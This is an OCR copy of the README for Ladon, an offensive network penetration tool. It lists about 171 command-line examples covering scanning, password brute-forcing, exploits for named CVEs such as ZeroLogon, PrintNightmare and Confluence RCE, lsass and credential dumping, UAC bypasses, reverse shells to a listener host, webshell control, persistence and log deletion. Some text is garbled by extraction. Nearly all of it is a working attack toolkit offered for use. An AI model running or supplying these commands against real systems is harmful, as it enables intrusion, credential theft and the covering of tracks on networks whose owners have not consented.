Information collection

github.com/k8gege/Ladon

k8gege

master


Name already in use

A tag already exists with the provided branch name. Many Git commands accept both tag and branch names, so creating this branch may cause unexpected behavior. Are you sure you want to create this branch?

README.md

Ladon 911 20211108

Author k8gege | Ladon 9.1.1 | Ladon Bin | issues 28 open | stars 3.5k | forks 775 | license MIT | Release Download 20k



Program introduction

Ladon is a multi-threaded plug-in comprehensive scanning artifact for large-scale network penetration, including port scanning, service identification, network assets, password blasting, high-risk vulnerability detection and one click getshell. It supports batch a segment / b segment / C segment and cross network segment scanning, as well as URL, host and domain name list scanning. Version 9.2.1 has 171 built-in functional modules and 18 external modules. It can quickly obtain the target network survival host IP, computer

name, workgroup, shared resources, network card address, operating system version, website, subdomain name, middleware, open services, routers, databases and other information through a variety of protocols and methods. Vulnerability detection includes ms17010, smbghost, Weblogic, ActiveMQ, Tomcat, struts 2 series and so on, There are 13 kinds of password blasting including databases (mysql, Oracle, MSSQL), FTP, SSH, vnc, windows (LDAP, SMB / IPC, NBT, WMI, smbhash, wmihash, winrm), basicauth, Tomcat, Weblogic, rar, etc. the remote execution commands include (smbexec / wmiex / psexec / atexec / sshexec / jspshell), and the web fingerprint identification module can identify 75 kinds (web application, middleware, script type, page type), etc. it can be highly customized with plug-in POC support Net assembly, DLL (C # / Delphi / VC), PowerShell and other language plugins, support the batch call of any external program or command by configuring ini, and the exp generator can generate vulnerability POC at one click to quickly expand the scanning ability. Ladon supports the plug-in scanning of cobalt strike to quickly expand the intranet for horizontal movement.

DownLoad

New Version：https://k8gege.org/Download
All Version: https://github.com/k8gege/Ladon/releases/

Ladon concise use tutorial complete document: http://k8gege.org/Ladon
Support CMD, shell, cobalt strike and PowerShell Windows version:. Net, cobalt strike, PowerShell Full system version: go (full platform), python (theoretically full platform) PS: the GUI version is mainly convenient for local testing, and CMD is used for complete functions

Version

Ladon9.2.1 20220911

171 examples of concise usage

001 custom thread scanning

Example: scan the target 10.1.2 for ms17010 vulnerabilities

Single thread: Ladon 10.1.2.8/24 ms17010 t = 1

80 thread: Ladon noping 10.1.2.8/24 ms17010 t = 80

The network default thread under high-intensity protection cannot be scanned, and must be a single thread

002 Socks5 agent scan

Example: scan the target section 10.1.2 for ms17010 vulnerabilities (noping must be added)

Ladon noping 10.1.2.8/24 MS17010

See: http://k8gege.org/Ladon/proxy.html

003 network segment scanning / batch scanning

CIDR format: not only / 24 / 16 / 8 (all)

Ladon 192.168.1.8/24 scanning module

Ladon 192.168.1.8/16 scanning module

Ladon 192.168.1.8/8 scanning module

Letter format: only section C, Section B and section a are sorted in order

Ladon 192.168.1.8/c scanning module

Ladon 192.168.1.8/b scanning module

Ladon 192.168.1.8/a scanning module

0x004 specify IP range and network segment scanning

Ladon 192.168.1.50-192.168.1.200 ICMP ICMP detects the surviving hosts of segment 1 (50-200)

Ladon 192.168.1.30-192.168.50.80 ICMP ICMP probe 1.30 to 50.80 surviving hosts

Txt format

004 ICMP batch scan C-segment list survival host

Ladon ip24.txt ICMP

005 ICMP batch scan segment B list survival host

Ladon ip16.txt ICMP

006 ICMP batch scan CIDR list (e.g. IP segment of a country)

Ladon cidr. txt ICMP

007 whether ICMP bulk SCAN domain name survives

Ladon domain. txt ICMP

008 "ICMP batch scanning machine survives"

Ladon host. txt ICMP

009 whatcms batch identification URL list (CMS identification, banner, SSL certificate, title)

Ladon 192.168.1.8 whatcms scan IP

Ladon 192.168.1.8/24 whatcms scanning section C

Ladon 192.168.1.8/c whatcms scanning section C

Ladon 192.168.1.8/b whatcms scanning section B

Ladon 192.168.1.8/a whatcms scanning section a

Ladon IP. Txt whatcms scan IP list

Ladon ip24.txt whatcms scan C-segment list

Ladon ip16.txt whatcms scan segment B list

Ladon cidr. Txt whatcms scans the list of IP segments in the whole country

Disable Ping scanning

Ladon noping 192.168.1.8 whatcms scan IP

Ladon noping 192.168.1.8/24 whatcms scanning segment C

010 batch detection of DrayTek router version, vulnerability and weak password

Ladon url. txt DraytekPoc

011 batch decrypt Base64 password

Ladon str.txt DeBase64

Asset scanning, fingerprint identification, service identification, surviving host, port scanning

012 ICMP scans surviving hosts (fastest)

Ladon 192.168.1.8/24 ICMP

013 Ping detect the surviving host (call the system ping command to echo MS, TTL and other information)

Ladon 192.168.1.8/24 Ping

014 multi protocol probe surviving host (IP, machine name, MAC / domain name, manufacturer / system version)

Ladon 192.168.1.8/24 OnlinePC

015 multi protocol identification operating system (IP, machine name, operating system version, open service)

Ladon 192.168.1.8/24 OsScan

016 oxid probe multi network card host

Ladon 192.168.1.8/24 EthScan

Ladon 192.168.1.8/24 OxidScan

017 DNS detects multiple network card hosts

Ladon 192.168.1.8/24 DnsScan

018 multi protocol scanning surviving host IP

Ladon 192.168.1.8/24 OnlineIP

019 scan SMB vulnerability ms17010 (IP, machine name, vulnerability number, operating system version)

Ladon 192.168.1.8/24 MS17010

020 smbghost vulnerability detection cve-2020-0796 (IP, machine name, vulnerability number, operating system version)

Ladon 192.168.1.8/24 SMBGhost

021 scan web information / HTTP service

Ladon 192.168.1.8/24 WebScan

022 scan C-segment site URL domain name

Ladon 192.168.1.8/24 UrlScan

023 scan C-segment site URL domain name

Ladon 192.168.1.8/24 SameWeb

024 scan sub domain name and secondary domain name

Ladon baidu. com SubDomain

025 domain name resolution IP, host name resolution IP

Ladon baidu. com DomainIP

Ladon baidu. com HostIP

025 batch domain name resolution IP, batch host name resolution IP

Ladon domain. txt DomainIP

Ladon host. txt HostIP

025 batch domain name and host name resolution results (only IP)

Ladon domain. txt Domain2IP

Ladon host. txt Host2IP

026 DNS query of machines and IPS in the domain (within the conditional domain)

Ladon AdiDnsDump 192.168.1.8 (Domain IP)

027 query machines and IPS in the domain (within the conditional domain)

Ladon GetDomainIP

028 scan section C ports and specified ports

Ladon 192.168.1.8/24 PortScan

Ladon 192.168.1.8 PortScan 80,445,3389

029 scan C-segment web and identify CMS (86 + web fingerprint identification)

Ladon 192.168.1.8/24 WhatCMS

030 scan Cisco devices

Ladon 192.168.1.8/24 CiscoScan

Ladon http://192.168.1.8 CiscoScan

031 enumerate MSSQL database hosts (database IP, machine name, SQL version)

Ladon EnumMssql

032 enumerate network shared resources (domain, IP, host name \ shared path)

Ladon EnumShare

033 scan LDAP server (probe domain control)

Ladon 192.168.1.8/24 LdapScan

034 scan FTP server

Ladon 192.168.1.8/24 FtpScan

Brute force cracking / network authentication / weak password / password blasting / database / website background / login / system login

Refer to SSH for detailed explanation of password blasting:
http://k8gege.org/Ladon/sshscan.html

035 port 445 SMB password blasting (Windows)

Ladon 192.168.1.8/24 SmbScan

036 WMI password blasting on port 135 (windowns)

Ladon 192.168.1.8/24 WmiScan

037 port 389 LDAP server, ad domain password blasting (Windows)

Ladon 192.168.1.8/24 LdapScan

038 port 5985 winrm password blasting (Windows)

Ladon 192.168.1.8/24 WinrmScan.ini

039 445 port SMB NTLM hash burst (Windows)

Ladon 192.168.1.8/24 SmbHashScan

040 135 port WMI NTLM hash blasting (Windows)

Ladon 192.168.1.8/24 WmiHashScan

041 22 port SSH password blasting (Linux)

Ladon 192.168.1.8/24 SshScan

Ladon 192.168.1.8:22 SshScan

042 port 1433 MSSQL database password explosion

Ladon 192.168.1.8/24 MssqlScan

043 Oracle database password explosion on port 1521

Ladon 192.168.1.8/24 OracleScan

Password explosion of MySQL database on port 044 3306

Ladon 192.168.1.8/24 MysqlScan

045 Weblogic background password explosion on port 7001

Ladon http://192.168.1.8:7001/console WeblogicScan

Ladon 192.168.1.8/24 WeblogicScan

046 5900 port VNC remote desktop password blasting

Ladon 192.168.1.8/24 VncScan

047 port 21 FTP server password explosion

Ladon 192.168.1.8/24 FtpScan

048 port 8080 Tomcat background login password explosion

Ladon 192.168.1.8/24 TomcatScan

Ladon http://192.168.1.8:8080/manage TomcatScan

049 web port 401 basic authentication password explosion

Ladon http://192.168.1.8/login HttpBasicScan

050 445 port impactet SMB password blasting (Windows)

Ladon 192.168.1.8/24 SmbScan.ini

051 445 port IPC password blasting (Windows)

Ladon 192.168.1.8/24 IpcScan.ini

052 port 139 NetBIOS protocol windows password blasting

Ladon 192.168.1.8/24 NbtScan

053 port 5985 winrm protocol windows password blasting

Ladon 192.168.1.8/24 WinrmScan

054 webcam password explosion (built-in default password)

Ladon 192.168.1.8/24 DvrScan

Vulnerability detection / POC

055 SMB vulnerability detection (cve-2017-0143 / cve-2017-0144)

Ladon 192.168.1.8/24 MS17010

056 smbghost vulnerability detection (cve-2020-0796)

Ladon 192.168.1.8/24 SMBGhost

057 Weblogic vulnerability detection (cve-2019-2725 / cve-2018-2894)

Ladon 192.168.1.8/24 WeblogicPoc

058 phpstudy back door detection (phpstudy 2016 / phpstudy 2018)

Ladon 192.168.1.8/24 PhpStudyPoc

059 ActiveMQ vulnerability detection (cve-2016-3088)

Ladon 192.168.1.8/24 ActivemqPoc

060 Tomcat vulnerability detection (cve-2017-12615)

Ladon 192.168.1.8/24 TomcatPoc

061 struts vulnerability detection (s2-005 / s2-009 / s2-013 / s2-016 / s2-019 / s2-032 / DevMode)

Ladon 192.168.1.8/24 Struts2Poc

062 draytekpoc (cve-2020-8515) vulnerability detection, DrayTek version detection, weak password detection

Ladon 192.168.1.8 DraytekPoc

Ladon 192.168.1.8/24 DraytekPoc

Exploit / exploit

063 Weblogic vulnerability exploitation (cve-2019-2725)

Ladon 192.168.1.8/24 WeblogicExp

064 Tomcat vulnerability exploitation (cve-2017-12615)

Ladon 192.168.1.8/24 TomcatExp

065 windows 0day vulnerability generic DLL injection execution CMD generator (DLL is only 5KB)

Ladon CmdDll x86 calc

Ladon CmdDll x64 calc

Ladon CmdDll b64x86 YwBhAGwAYwA=

Ladon CmdDll b64x64 YwBhAGwAYwA=

066 (cve-2021-40444) Microsoft IE / Office 0day vulnerability

Ladon CVE-2021-40444 MakeCab poc.dll

Ladon CVE-2021-40444 MakeHtml http://192.168.1.8

067 draytekexp cve-2020-8515 remote execution command exp

Ladon DraytekExp http://192.168.1.8 whoami

068 zerologon cve-2020-1472 domain control right (leave the password blank)

Ladon ZeroLogon dc.k8gege.org

069 cve-2020-0688 exchange serialization vulnerability (. Net 4.0)

Ladon cve-2020-0688 192.168.1.142 Administrator K8gege520

070 forexec circular vulnerability exploitation (win10 eternal black cve-2020-0796, exit successfully to avoid target blue screen)

Ladon ForExec "CVE-2020-0796-Exp -i 192.168.1.8 -p 445 -e --load-shellcode test.txt" 80 "Exploit finnished"

File download and file transfer

071 HTTP download HTTPS download MSF Download

Ladon wget https://downloads.metasploit.com/data/releases/metasploit-latest-windows-x64-installer.exe

Ladon HttpDownLoad http://k8gege.org/Download/Ladon.rar

072 FTP download

Ladon FtpDownLoad 127.0.0.1:21 admin admin test.exe

Encryption and decryption (hex / Base64)

073 hex encryption and decryption

Ladon 123456 EnHex

Ladon 313233343536 DeHex

074 base64 encryption and decryption

Ladon 123456 EnBase64

Ladon MTIzNDU2 DeBase64

Network sniffing

075 FTP password sniffing

Ladon FtpSniffer 192.168.1.5

076 HTTP password sniffing

Ladon HTTPSniffer 192.168.1.5

077 network sniffing

Ladon Sniffer

Password reading

078 read IIS site password and website path

Ladon IISpwd

079 read the connected WiFi password

Ladon WifiPwd

080 read FileZilla FTP password

Ladon FileZillaPwd

081 read system hash, VPN password, DPAPI key

Ladon CVE-2021-36934

082 dumplsass memory password (mimikatz clear text) only before version 9.1.1

Ladon DumpLsass

083 obtain local intranet IP and external IP

Ladon GetIP

084 get pcname guid CPUID DiskID MAC address

Ladon GetID

085 view files recently accessed by users

Ladon Recent

086 viewing USB usage record (USB name, USB mark, path information)

Ladon UsbLog

087 detect backdoor (registry startup key, DLL hijacking)

Ladon CheckDoor

Ladon AutoRun

088 process details (program path, number of bits, startup parameters, user)

Ladon EnumProcess

Ladon Tasklist

089 get command line parameters

Ladon cmdline

Ladon cmdline cmd.exe

090 obtain basic penetration information

Ladon GetInfo

Ladon GetInfo2

091. Net & PowerShell version

Ladon NetVer

Ladon PSver

Ladon NetVersion

Ladon PSversion

092 runtime version & compilation environment

Ladon Ver

Ladon Version

093 runtime version & compilation environment & list of installed software

Ladon AllVer

Ladon AllVersion

094 view ie proxy information

Ladon QueryProxy

095 column table of contents

Ladon dirlist default column (overall)

Ladon dirlist C: \ specify the drive letter or directory

096 queryadmin view administrator user

Ladon QueryAdmin

097 view local named pipes

Ladon GetPipe

098 rdlog view 3389 connection record

Ladon RdpLog

Remote execution (psexec / wmiexec / atexec / sshexec / smbexec)

099 445 port encryption psexec remote execution command (Interactive)

net user \192.168.1.8 k8gege520 /user:k8gege

Ladon psexec 192.168.1.8

psexec> whoami

nt authority\system

100 135 port wmiexec remote command execution (non interactive)

Ladon wmiexec 192.168.1.8 k8gege k8ge520 whoaml (usage before 8.2)

Ladon wmiexec 192.168.1.8 k8gege k8ge520 CMD whoaml (usage after 8.2)

Ladon wmiexec 192.168.1.8 k8gege k8ge520 b64cmd d2hvyw1p (usage after 8.2)

101 445 port atexec remote execution command (non interactive)

Ladon AtExec 192.168.1.8 k8gege k8gege520 whoami

102 22 port sshexec remote execution command (non interactive)

Ladon SshExec 192.168.1.8 k8gege k8gege520 whoami

Ladon SshExec 192.168.1.8 22 k8gege k8gege520 whoami

103 jspshell remote execution command (non interactive)

Usage：Ladon JspShell type url pwd cmd

Example: Ladon JspShell ua http://192.168.1.8/shell.jsp Ladon whoami

104 webshell remote command execution (non interactive)

```
Usage：Ladon WebShell ScriptType ShellType url pwd cmd

Example: Ladon WebShell jsp ua http://192.168.1.8/shell.jsp Ladon whoami

Example: Ladon WebShell aspx cd http://192.168.1.8/1.aspx Ladon whoami

Example: Ladon WebShell php ua http://192.168.1.8/1.php Ladon whoami
```

105 135 port wmiexec2 remote command execution (non interactive) supports file upload

Usage:

Ladon WmiExec2 host user pass cmd whoami

Ladon WmiExec2 pth host cmd whoami

Base64Cmd for Cobalt Strike

Ladon WmiExec2 host user pass b64cmd dwBoAG8AYQBtAGkA

Ladon WmiExec2 host user pass b64cmd dwBoAG8AYQBtAGkA

Upload:

Ladon WmiExec2 host user pass upload beacon. exe ceacon.exe

Ladon WmiExec2 pth host upload beacon. exe ceacon.exe

106 445 port smbexec NTLM hash non interactive remote execution command (no echo)

Ladon SmbExec 192.168.1.8 k8gege k8gege520 cmd whoami

Ladon SmbExec 192.168.1.8 k8gege k8gege520 b64cmd d2hvYW1p

107 winrmexec remote execution command has no echo (system permission is supported)

Ladon WinrmExec 192.168.1.8 5985 k8gege. org Administrator K8gege520 calc.exe

Raise and lower rights

108 whoaml view current user permissions and privileges

Ladon whoami

109 6 kinds of whitelist bypassuac (after 8.0) win7-win10

Usage: Ladon bypassuac method base64cmd

Ladon BypassUAC eventvwr Y21kIC9jIHN0YXJ0IGNhbGMuZXhl

Ladon BypassUAC fodhelper Y21kIC9jIHN0YXJ0IGNhbGMuZXhl

Ladon BypassUAC computerdefaults Y21kIC9jIHN0YXJ0IGNhbGMuZXhl

Ladon BypassUAC sdclt Y21kIC9jIHN0YXJ0IGNhbGMuZXhl

Ladon BypassUAC slui Y21kIC9jIHN0YXJ0IGNhbGMuZXhl

Ladon BypassUAC dikcleanup Y21kIC9jIHN0YXJ0IGNhbGMuZXhlICYmIFJFTQ==

110 bypassuac2 bypasses UAC execution and supports win7-win10

Ladon BypassUac2 c:\1.exe

Ladon BypassUac2 c:\1.bat

111 printnight (cve-2021-1675 | cve-2021-34527) printer vulnerability rights lifting exp

Ladon PrintNightmare c:\evil.dll

Ladon CVE-2021-1675 c:\evil.dll

112 cve-2022-21999 spoolfool printer vulnerability authorization exp

Ladon SpoolFool poc.dll

Ladon CVE-2022-21999 poc.dll

113 getsystem gives system permission to execute CMD

Ladon GetSystem cmd.exe

114 copy the token to execute CMD (e.g. system privilege reduction exploiter current user)

Ladon GetSystem cmd. exe explorer

115 runas impersonates the user to execute commands

Ladon Runas user pass cmd

116 ms16135 is authorized to system

Ladon ms16135 whoami

117 badpotato service user is authorized to system

Ladon BadPotato cmdline

118 sweetpotato service users are authorized to the system

Ladon SweetPotato cmdline

119 efspotato win7-2019 lifting rights (service user rights mention system)

Ladon EfsPotato whoami

120 open3389 one key open3389

Ladon Open3389

121 activate the built-in administrator

Ladon ActiveAdmin

122 activate the built-in user guest

Ladon ActiveGuest

Bounce shell

123 bounce TCP NC shell

Ladon ReverseTcp 192.168.1.8 4444 nc

124 bounce TCP MSF shell

Ladon ReverseTcp 192.168.1.8 4444 shell

125 bounce TCP MSF met shell

Ladon ReverseTcp 192.168.1.8 4444 meter

126 bounce HTTP MSF met shell

Ladon ReverseHttp 192.168.1.8 4444

127 bounce HTTPS MSF met shell

Ladon ReverseHttps 192.168.1.8 4444

128 bounce TCP CMD & PowerShell shell

Ladon PowerCat 192.168.1.8 4444 cmd

Ladon PowerCat 192.168.1.8 4444 psh

129 bounce UDP CMD & PowerShell shell

Ladon PowerCat 192.168.1.8 4444 cmd udp

Ladon PowerCat 192.168.1.8 4444 psh udp

130 Netsh: the 888 port of the machine is forwarded to the 22 port of 112

Ladon netsh add 888 192.168.1.112 22

131 porttran port forwarding (3389 examples)

VPS monitoring: Ladon porttran 8000 338

Target forwarding: Ladon porttran intranet IP 3389 VPS_ IP 8000

Local connection: mstsc VPS_ IP:338

Native execution

132 RDP desktop session hijacking (no password required)

Ladon RdpHijack 3

Ladon RdpHijack 3 console

133 add registry run startup key

Ladon RegAuto Test c:\123.exe

134 at plan execution program (no time required) (system permission)

Ladon at c:\123.exe

Ladon at c:\123.exe gui

135 SC service plus startup item & execution program (system authority)

Ladon sc c:\123.exe

Ladon sc c:\123.exe gui

Ladon sc c:\123.exe auto ServerName

System information detection

136 SNMP protocol detects operating system, equipment and other information

Ladon 192.168.1.8/24 SnmpScan

137 NBT protocol detects windows host name, domain and user

Ladon 192.168.1.8/24 NbtInfo

138 SMB protocol detection (Windows version, host name, domain)

Ladon 192.168.1.8/24 SmbInfo

139 WMI protocol detection (Windows version, host name, domain)

Ladon 192.168.1.8/24 WmiInfo

140 MSSQL protocol detects Windows version, host name and domain

Ladon 192.168.1.8/24 MssqlInfo

141 winrm protocol detects Windows version, host name and domain

Ladon 192.168.1.8/24 WinrmInfo

142 exchange probe (Windows version, host name, domain)

Ladon 192.168.1.8/24 ExchangeInfo

143 RDP protocol detects Windows version, host name and domain

For single thread: Ladon 192.168.1.8/24 rdpinfo f = 1

Other functions

144 win2008 one click enable net 3.5

Ladon EnableDotNet

145 get the HTML source code of intranet site

Ladon gethtml http://192.168.1.1

146 one touch mini web server

Ladon web 80

Ladon web 80 dir

Get the IP of the external network (start the web on the VPS, and the target access is ip.txt or ip.jpg)

http://192.168.1.8/ip.txt

147 getstr / getb64 / debase64 (echo result without echo vulnerability)

Monitoring Ladon web 800

Submit return clear text

certutil. exe -urlcache -split -f http://192.168.1.8:800/getstr/test123456

Base64 encryption result

certutil. exe -urlcache -split -f http://192.168.1.110:800/getbase64/k8gege520

Base64 result decryption

certutil. exe -urlcache -split -
fhttp://192.168.1.110:800/debase64/azhnZWdlNTIw

148 Shiro plug-in detection

Ladon 192.168.1.8/24 IsShiro

149 logdeltomcat delete Tomcat specified IP log

Ladon LogDelTomcat access. log 192.168.1.8

150 C # custom assembly plug-in scan

Ladon 192.168.1.8/24 Poc.exe

Ladon 192.168.1.8/24 *.dll(c#)

151 readfile reads the content of the specified length in front of a large file

Ladon readfile C: \ k8.exe (default 1K)

Ladon ReadFile c:\k8.exe 1K

Ladon ReadFile c:\k8.exe 1024K

Ladon ReadFile c:\k8.exe 1M

152 modify the registry and read the clear text password of the system after 2012

Ladon SetMzLogonPwd 1

153 modify registry, hijack signature and visa

Ladon SetSignAuth 1

154 ip24 batch IP to ip24 format (192.168.1.1/24)

Ladon ip. txt IP24

155 IPC batch IP to IP C format (192.168.1.)

Ladon ip. txt IPC

156 IPB batch IP to IP B format (192.168.)

Ladon ip. txt IPB

157 batch inspection atlas conflict cve-2022-26134

Ladon url. txt CVE-2022-26134

158 Atlassian Confluence CVE-2022-26134 EXP

Ladon EXP-2022-26134 https://111.229.255.81 id

159 revshell-2022-26134 cve-2022-26134 rebound shell

Ladon RevShell-2022-26134 TargetURL VpsIP VpsPort

Ladon RevShell-2022-26134 http://xxx.com:8090 123.123.123.123 4444

160 ssslinfo certificate: detect equipment, IP, domain name, machine name, organization and other information

Ladon https://k8gege.org SslInfo

Ladon k8gege. org SslInfo

Ladon k8gege. Org: 443 sslenfo specifies the port

Ladon noping fbi. Gov ssslinfo forbids Ping detection

Ladon 192.168.1.1 SslInfo

Ladon 192.168.1.1:8443 SslInfo

161 ssslinfo certificate: batch detection of equipment, IP, domain name, machine name, organization and other information

Ladon ip. txt SslInfo

Ladon url. txt SslInfo

Ladon 192.168.1.1/c SslInfo

Ladon 192.168.1.1/b SslInfo

162 wpinfo many ways to get WordPress main program, theme and plug-in version

Ladon https://k8gege.org WPinfo

Ladon k8gege. org WPinfo

Ladon noping fbi. Gov wpinfo disable Ping detection

Ladon 192.168.1.1 WPinfo

Ladon 192.168.1.1:8443 WPinfo

163 wpinfo get WordPress main program, theme and plug-in version in batches

Ladon ip. txt WPinfo

Ladon url. txt WPinfo

Ladon 192.168.1.1/c WPinfo

Ladon 192.168.1.1/b WPinfo

164 exchange brute force cracking identifies exchange password blasting

Ladon k8gege. org ExchangeScan

Ladon 192.168.1.8 ExchangeScan

Ladon 192.168.1.8、24 ExchangeScan

165 (cve-2022-27925) batch probe of Zimbra postal service zip directory through rce vulnerability

Ladon 192.168.1.8 CVE-2022-27925

Ladon http://zimbra.k8gege.org CVE-2022-27925

Ladon ip. txt CVE-2022-27925

Ladon url. txt CVE-2022-27925

Ladon 192.168.1.1/c CVE-2022-27925

Ladon 192.168.1.1/b CVE-2022-27925

166 exp-2022-27925 Zimbra mail server unauthorized rce vulnerability exp getshell

Ladon EXP-2022-27925 https://zimbra.k8gege.org poc.zip

167 webshell CMD connects JSP webshell (supports CD, K8, UA, uab64)

Ladon WebShell jsp ua https://zimbra.k8gege.org pass whoami

168 webshell CMD connects JSP webshell (supports CD, K8, UA, uab64)

Ladon WebShell jsp uab64 https://zimbra.k8gege.org pass whoami

169 non interactive connection IIS raid backdoor execute command

Ladon IISdoor http://192.168.1.142 whoami

Ladon IISdoor http://192.168.1.142 SIMPLEPASS whoami

170 whether findip matching IP segments appear in the vulnerability results

Ladon FindIP ipc. txt ISVUL.txt

171 CiscoDump CVE-2019-1653 Cisco RV320 RV325 Dump Password

Ladon https://192.168.1.8 CiscoDump

Ladon url. Txt Cisco dump bulk detect Cisco vulnerabilities and export user passwords


Example

http://k8gege.org/Ladon/example-en.html

Latest version

Latest version in small seal ring: http://k8gege.org/Ladon/update.txt

Stargazers over time


3600
3150
2700
2250
1800
1350
900
450
0
Stargazers
2019-11-09
2020-03-23
2020-08-05
2020-12-17
2021-05-01
2021-09-13
2022-01-26
2022-06-09
2022-10-22
Time


0 0 1 8 2 4 8